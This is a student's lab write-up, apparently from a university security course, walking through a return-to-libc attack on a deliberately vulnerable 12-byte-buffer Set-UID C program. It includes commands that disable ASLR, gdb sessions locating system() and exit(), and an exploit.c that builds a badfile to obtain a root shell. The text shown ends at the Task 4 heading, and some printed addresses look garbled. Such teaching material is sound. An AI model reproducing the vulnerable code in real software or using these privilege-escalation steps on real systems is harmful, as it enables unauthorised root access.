



## INFORMATION SECURITY LAB

### LAB 4: Return-to-libc Attack Lab

**Name:** Ankitha P

**Class:** 6 ‘D’

**Date :** 03/03/2021

#### EXECUTION


##### Task 1: Address Space Randomization

In order to perform the attack, first we disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of stack in the memory. So, for simplicity, we disable this countermeasure by setting it to 0 (false) in the sysctl file. Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure. Hence we have changed the default shell from ‘dash’ to ‘zsh’ to avoid the countermeasure implemented in ‘bash’ for the SET-UID programs.

A screenshot of a terminal window titled "Terminal". The window shows a series of commands being run in a Linux environment. The commands include: `seed@Ankitha\_PES1201801491:~/Lab4\$ sudo sysctl -w kernel.randomize\_va\_space=0`, `kernel.randomize\_va\_space = 0`, `seed@Ankitha\_PES1201801491:~/Lab4\$ sudo rm /bin/sh`, `seed@Ankitha\_PES1201801491:~/Lab4\$ sudo ln -s /bin/zsh /bin/sh`, `seed@Ankitha\_PES1201801491:~/Lab4\$ ls -l /bin/sh`, and `lrwxrwxrwx 1 root root 8 Mar 3 06:57 /bin/sh -> /bin/zsh`. The terminal window has a dark background and a light-colored text area. A vertical toolbar on the left contains icons for file operations like copy, paste, and search, along with icons for the terminal, file manager, browser, and system settings.


Next we create a vulnerable program named `retlib.c`. The below program has a buffer overflow vulnerability. It reads input from a file called `badfile` and passes the read data to a buffer via the function `bof()`. We declared the original input to have a maximum length of 40 bytes, but the buffer in

bof() function is only 12 bytes long. If our badfile has more than 12 bytes of data, there will be a buffer overflow.



```
GNU nano 2.5.3 File: retlib.c
/*
 * This program has a buffer overflow vulnerability.
 */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow
problem */
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}
int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

We then compile the vulnerable program with executive stack option and turn off the stack guard. We use the -fno-stack-protector option (for turning off the StackGuard protection) and the "-z noexecstack" option (for turning on the non-executable stack protection). Now the vulnerable program is set as a set UID program owned by root.




```
seed@Ankitha_PES1201801491:~/Lab4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@Ankitha_PES1201801491:~/Lab4$ sudo rm /bin/sh
seed@Ankitha_PES1201801491:~/Lab4$ sudo ln -s /bin/zsh /bin/sh
seed@Ankitha_PES1201801491:~/Lab4$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Mar 3 06:57 /bin/sh -> /bin/zsh
seed@Ankitha_PES1201801491:~/Lab4$ touch badfile
seed@Ankitha_PES1201801491:~/Lab4$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
seed@Ankitha_PES1201801491:~/Lab4$ sudo chown root:root retlib
seed@Ankitha_PES1201801491:~/Lab4$ sudo chmod 4755 retlib
seed@Ankitha_PES1201801491:~/Lab4$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Mar 3 07:01 retlib
seed@Ankitha_PES1201801491:~/Lab4$
```

Since this program is a Set-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell.

## Task 2: Finding out the address of the lib function


In Linux, when a program runs, the libc library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same. Therefore, we can easily find out the address of system() using a debugging tool such as gdb. Hence we debug the target program retlib which is a setUID program to obtain the address of system and exit. Inside gdb, we need to type the run command to execute the target program once, otherwise, the library code will

not be loaded. We use the p command (or print) to print out the address of the system() and exit() functions



```
Terminal
seed@Ankitha_PES1201801491:~/Lab4$gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib... (no debugging symbols found)...done.
gdb-peda$
```

We can see below that the address of the system function is 0xb7e42da0 and the address of the exit function is 0xb7e369d0 which can be used to exploit the vulnerability.



```
EBX: 0x0
ECX: 0x0
EDX: 0xb7fba000 --> 0x1b1db0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffffed58 --> 0xbffffed88 --> 0x0
ESP: 0xbffffed40 --> 0x00485c2 ("badfile")
EIP: 0x00484c1 (<bof+6>; push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x00484bb <bof>; push ebp
0x00484bc <bof+1>; mov ebp,esp
0x00484be <bof+3>; sub esp,0x18
-> 0x00484c1 <bof+6>; push DWORD PTR [ebp+0x8]
0x00484c4 <bof+9>; push 0x28
0x00484c6 <bof+11>; push 0x1
0x00484c8 <bof+13>; lea eax,[ebp-0x14]
0x00484cb <bof+16>; push eax
-----stack-----
0000| 0xbffffed40 --> 0x80485c2 ("badfile")
0004| 0xbffffed44 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffed48 --> 0x1
0012| 0xbffffed4c --> 0xb7e66400 (<_IO_new_fopen>; push ebx)
0016| 0xbffffed50 --> 0xb7fbbddc --> 0xbffffed3c --> 0xbfffff028 ("XDG_VTNR=7")
0020| 0xbffffed54 --> 0xb7e66406 (<_IO_new_fopen+6>; add ebx,0x153bfa)
0024| 0xbffffed58 --> 0xbffffed88 --> 0x0
0028| 0xbffffed5c --> 0x804850f (<main+52>; add esp,0x10)
-----stack-----
Legend: code, data, rodata, value

Breakpoint 1, 0x00484c1 in bof ()
gdb-peda p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <_libc_system>
gdb-peda p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <_GI_exit>
gdb-peda$
```

### Task 3 : Putting the shell string in the memory

Our attack strategy is to jump to the system() function and get it to execute an arbitrary command. Since we would like to get a shell prompt, we want the system() function to execute the "/bin/sh" program. Therefore, the command string "/bin/sh" must be put in the memory first and we have to know its address.

The below program is used to find and print the address of the environment variable called MYSHELL.

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal" and the file name is "prnenv.c". The code in the terminal is:

```
#include <stdio.h>
#include <stdlib.h>
void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

The terminal window has a menu bar at the top with options like "File", "Edit", "View", "Search", "Help", and "Terminal". Below the menu bar is a toolbar with icons for "Get Help", "Write Out", "Where Is", "Cut Text", "Justify", "Cur Pos", "Uncut Text", "To Spell", "Go To Line", "Next Page", "First Line", "WhereIs Next", "Exit", "Read File", "Replace", and "Read 8 lines".

We use the method of environment variables to get the address of “/bin/sh” to put it into the memory by passing it to system(). When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process’s memory.

We export a new environment variable called MYSHELL pointing to the /bin/sh shell. When we run the above program, we can get the address of “/bin/sh” in memory as 0xbfffffe1c.

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". The command history and output are:

```
seed@Ankitha_PES1201801491:~/Lab4$ gedit prnenv.c
seed@Ankitha_PES1201801491:~/Lab4$ export MYSHELL=/bin/sh
seed@Ankitha_PES1201801491:~/Lab4$ env | grep MYSHELL
MYSHELL=/bin/sh
seed@Ankitha_PES1201801491:~/Lab4$ gcc prnenv.c -o prnenv
seed@Ankitha_PES1201801491:~/Lab4$ ./prnenv
bfffffc
seed@Ankitha_PES1201801491:~/Lab4$
```

Now we have the addresses of the system call, exit call and the /bin/sh program but we need to know where to put these values so that we can exploit the buffer overflow vulnerability. For this reason, we again run the retlib program in debug mode(-g option), with the StackGuard countermeasure disabled and Stack executable and then run the program in debug mode using gdb. In gdb, we set a breakpoint on the bof function using b bof, and then start executing the program. The program stops inside the bof() function due to the breakpoint created. EBP stack frame value is used as a reference when accessing local variables and arguments of the bof function. We also print out the buffer value to find the start of the buffer and the difference of the two in order to find return address value’s address to our malicious program.

Value of location of /bin/sh address = (ebp value - buffer value) + 12 (X)

Value of location of system call address = (ebp value - buffer value) + 4 (Y)


Value of location of exit call address = (ebp value - buffer value) + 8 (Z)

seed@Ankitha:~/Lab4\$ gcc -fno-stack-protector -z noexecstack -g -o retlib\_gdb retlib.c  
seed@Ankitha:~/Lab4\$ ls -l retlib\_gdb  
-rwxrwxr-x 1 seed seed 9696 Mar 3 07:13 retlib\_gdb  
seed@Ankitha:~/Lab4\$ touch badfile  
seed@Ankitha:~/Lab4\$ gdb retlib\_gdb  
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1  
Copyright (C) 2016 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured for "i686-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"....  
Reading symbols from retlib\_gdb...done.  
gdb-peda\$

[-----] code.  
0x80484bb <bof>: push ebp  
0x80484bc <bof+1>: mov esp,ebp  
0x80484be <bof+3>: sub esp,0x18  
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]  
0x80484c4 <bof+9>: push 0x28  
0x80484c6 <bof+11>: push 0x1  
0x80484c8 <bof+13>: lea eax,[ebp-0x14]  
0x80484cb <bof+16>: push eax  
[-----] stack.  
0000| 0xbffffd20 --> 0x80485c2 ("badfile")  
0004| 0xbffffd24 --> 0x80485c0 --> 0x61620072 ('r')  
0008| 0xbffffd28 --> 0x1  
0012| 0xbffffd30 --> 0xb7dc840c (<\_IO\_new\_fopen>: push ebx)  
0016| 0xbffffd34 --> 0xb7dc8406 (<\_IO\_new\_fopen+6>: add ebx,0x153bfa)  
0020| 0xbffffd38 --> 0xbffffd68 --> 0x0  
0024| 0xbffffd3c --> 0x8048501 (<main+52>: add esp,0x10)  
[-----]  
Legend: code, data, rodata, value  
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11  
11 fread(buffer, sizeof(char), 40, badfile);  
gdb-peda> p \$buffer  
\$1 = (char \*) [12] 0xbffffd24  
gdb-peda> p \$ebp  
\$2 = (void \*) 0xbffffd38  
gdb-peda> p (0xbffffd38 - 0xbffffd24)  
\$3 = 0x14  
gdb-peda> p \$3 + 12  
\$4 = 0x20  
gdb-peda> p \$3 + 4  
\$5 = 0x18  
gdb-peda> p \$3 + 8  
\$6 = 0x1c  
gdb-peda>


We store the addresses of the /bin/sh, system call and exit call in the locations 32, 24 and 28 respectively. The addresses are picked as such because when the function bof() returns, it will return to the system() function, and execute system("/bin/sh") and after the attack finishes we call exit to leave the shell.

The below program is our exploit.c file in which we enter the address and locations of /bin/sh, system(), exit(). This file is used to exploit the vulnerability.




```
GNU nano 2.5.3          File: exploit.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following three
    statements does not imply the order of X, Y, Z. Actually, we
    intentionally scrambled the order. */
    *(long *) &buf[32] = 0xbfffffe1c ; // "/bin/sh"
    *(long *) &buf[24] = 0xb7e42da0 ; // system()
    *(long *) &buf[28] = 0xb7e369d0 ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Now when we compile and run this exploit.c file, we generate the badfile with these addresses stored in it. On running the retlib file, we get the root shell as shown below:




```
seed@Ankitha_PES1201801491:~/Lab4$ ./exploit
seed@Ankitha_PES1201801491:~/Lab4$ ./retlib
# whoami
root
#
```

On commenting the exit() call.



```
GNU nano 2.5.3          File: exploit.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following three
    statements does not imply the order of X, Y, Z. Actually, we
    intentionally scrambled the order. */
    *(long *) &buf[32] = 0xbfffffe1c ; // "/bin/sh"
    *(long *) &buf[24] = 0xb7e42da0 ; // system()
    // *(long *) &buf[28] = 0xb7e369d0/ ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```


The exit() function is not very necessary for this attack; however, When we run the program without exit call, the program crashes after getting the root shell and exiting, causing suspicions.



```
Terminal
seed@Ankitha_PES1201801491:~/Lab4$ gcc exploit.c -o exploit
seed@Ankitha_PES1201801491:~/Lab4$ ./exploit
seed@Ankitha_PES1201801491:~/Lab4$ ./retlib
#
# exit
Segmentation fault
seed@Ankitha_PES1201801491:~/Lab4$
```

#### Task 4: Changing length of the file name

